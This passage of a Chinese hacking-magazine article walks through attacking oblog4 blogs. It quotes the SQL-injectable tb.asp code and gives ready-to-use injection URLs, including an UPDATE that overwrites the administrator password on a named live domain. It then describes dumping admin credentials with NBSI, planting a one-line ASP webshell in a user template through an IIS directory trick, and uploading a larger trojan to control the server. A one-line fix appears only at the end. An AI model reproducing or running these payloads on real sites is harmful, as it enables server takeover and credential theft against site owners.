ll，甚至是控制服务器。

为了让大家更好的理解漏洞原理，我们来看一下tb.asp文件中相关的漏洞代码：

```
'ON Error Resume Next
If Application(cache_name_user&"_systemenmod")<>"" Then
    Dim enStr
    enStr=Application(cache_name_user&"_systemenmod")
    enStr=Split(enStr,",")
    If enStr(3)="1" Then        response.write("系统临时禁止使用引用通告功能!"):Response.End
End if
...
Dim objTrackback
Dim LogId,IP,url,title,BlogName,Excerpt,rst,rstCache
```

```
'恶意内容的操作不返回 XML 返回值
'IP 检测
if oblog.chkiplock() then response.write("你的ip已经被系统锁定!"):response.End()
oblog.chk_commenttime
'http://atai:4000/oblog4/tb.asp?id=125&url=http://www.sina.com&blog_name=atai&title=好文章&excerpt=不错啊
LogId=Request("id")
IP=GetIP
Url=Trim(Request("url"))
title=Trim(Request("title"))
BlogName=Trim(Request("blog_name"))
Excerpt=Trim(Request("excerpt"))
If url=blogdir&"tb.asp" Then
'如果url为空则停止相应
    Response.Write "错误的地址"
    Response.End
End if
……………………………………………
Dim TBcode,nTime,TBcode0
Dim rs
TBcode0 = LCase(Trim(Request("TBcode")))
nTime = 30
Set rs = oblog.Execute ("SELECT TBcode FROM oblog_log WHERE logid = "&logid)
If Not rs.EOF Then
    TBcode = LCase(rs(0))
Else
    Response.Write "日志不存在"
    Response.End
End if
```

tb.asp 的功能是引用通告、引用通告大概和评论，和 trackback 之类的东西差不多。大家可以看到 LogId 这个变量是从“Request("id")”得到的，但没有经过任何的过滤就直接到了下面的**Set rs = oblog.Execute ("SELECT TBcode FROM oblog_log WHERE logid = "&logid)**，这个也太粗心了。其中检验引用通告授权码是否过期这个过程调用了查询语句，授权码到底是什么东西，我们不要管它，只要我们满足 url 变量等就可以实现注入。

看了这么多的代码，了解了漏洞产生的原理，现在我们就来看如何利用。在浏览器中提交**http://localhost:88/oblog4/tb.asp?id=1%20and%201=1&url=http://www.sina.com&blog_name=风尘浪子&title=好文章&excerpt=不错啊**，返回了“True : : 2007050320258eu2xkj87qx7”之类的一些错误信息，如图1，不管它，继续提交**http://localhost:88/oblog4/tb.asp?id=1%20and%201=2&url=http://www.sina.com&blog_name=风尘浪子&title=好文章&excerpt=不错啊**，返回了“日志不存在”的提示，如图2。





图 1





图 2

好了，可以注入，我们来看看能不能够 union 查询，提交**http://localhost:88/oblog4/tb.asp?id=1 and 1=2 union select 1 from oblog_admin where id=1&url=http://www.sina.com&blog_name=风尘浪子&title=好文章&excerpt=不错啊**，如图3，出错了，似乎字段类型不一致。没办法，我们来猜解密码，想了想发现这个注入点除了返回信息有一点点不同凡响外，其它的没什么特别的。手工测试太累人了，还是交给 nbsi 好了，把注入地址变化一下，变成**http://www.oblog.com.cn/tb.asp?url=http://www.sina.com&blog_name=风尘浪子&title=好文章&excerpt=不错啊&id=1**。

oblog 的表名（Y_oblog_admin）比较特别，nbsi 自带的表名里面默认是没有的，我们需要手工加上，字段（Y_password、Y_username、Y_id）也需要手工加上，加上判断的关键字“True”，一分钟不到，nbsi 就把密码帐号猜测出来了，如图4。





图 3




图 4

接下来做什么呢？当然是破解 md5 密文进入后台拿 webshell 了，我们可以选择 md5cracker 破解也可以试试 md5 网站查询，这就要看各位的运气了，谁也帮不了谁。如果是 sql 的商业版本 oblog，我们就没有必要那么麻烦了，直接 update 修改管理员密码：**http://www.oblog.com.cn/tb.asp?id=1;update oblog_admin set password='469e80d32c0559f8' where id=1--&url=http://www.sina.com&blog_name=风尘浪子&title=好文章&excerpt=不错啊**，剩下的就是直接闯进后台，在后台可以看到 web 绝对路径，sql 的版本可以直接差异备份数据库得到 webshell。由于本人没有 sql 的商业版本，也就没有去测试了。

好了，假设大家已经进入了后台，现在正式拿 webshell。到网上去搜索“oblog4 后台拿 webshell 的办法”，千篇一律的都是讲后台添加“gif|jpg|png|bmp|rar|zip|swf|doc|aaaspspaspsp”的上传后缀，估计这种办法又是针对很古老的版本，如今的 oblog 进入后台后根本找不到设置上传文件类型的地方。再看备份数据库和恢复数据库，可是我仔细看了一下 admin_database.asp，里面当前数据库的路径都是从包含文件 conn.asp 里面获得的，我们根本没有办法控制它。再看看上传，oblog 有一个用户目录的设置，记得以前有人说 Win2003 环境下结合上传可以拿 webshell。假设我们设置一个用户目录是 aaa.asp，并且设置成默认目录，我们再去前台申请一个用户，比如 yunyun，那么 yunyun 这个用户的博客的址就是 http://127.0.0.1:88/oblog4/aaa.asp/yunyun/index.html，

我们把一个asp木马后缀改成jpg，如果我们把这个jpg上传到了aaa.asp目录或者其子目录里面，那么这个jpg格式的木马就会被执行，这一点和微软的bug有关。经过研究发现无论我们在后台上传什么东西，都是传到了UploadFiles这个目录，UploadFiles这个目录是在aaa.asp之外的目录，和aaa.asp这个目录一点的关系都没有。记得老版本的oblog可没有这么聪明，呵呵，时代变了！




图5

最后，我终于找到了一个在Win2003环境下拿webshell的办法。首先使用管理员帐号进入后台，点击用户目录管理，添加一个用户目录aaa.asp，并且设置成默认目录，接着点击“模板管理”下面的用户模板管理，修改默认模板（文本方式），也就是第一个模板了，修改主模板，将一句话木马**<%execute request("a")%>**插入代码的最后面，然后保存，如图5。

接着登录前台，注册一个新用户，访问自己的博客首页，首页已经变成木马了。最后当然就是上传大马，控制服务器了，如图6，图7。






图6


图7

怎么样，是不是很简单，Win2003的服务器我们就这样拿到webshell了，至于Win2000服务器到目前为止我还没有想到一个好的办法，倘若哪位高人想出来了，记得一定要共享一下哟！对了，这个漏洞的修补方法很简单，只需要将**LogId=Request("id")**改成**LogId=int(Request("id"))**就可以解决问题了！

（文章中涉及到的工具NBSI2已经收录于光盘中）



# 看我来入侵复旦大学

hackest [H.S.T]

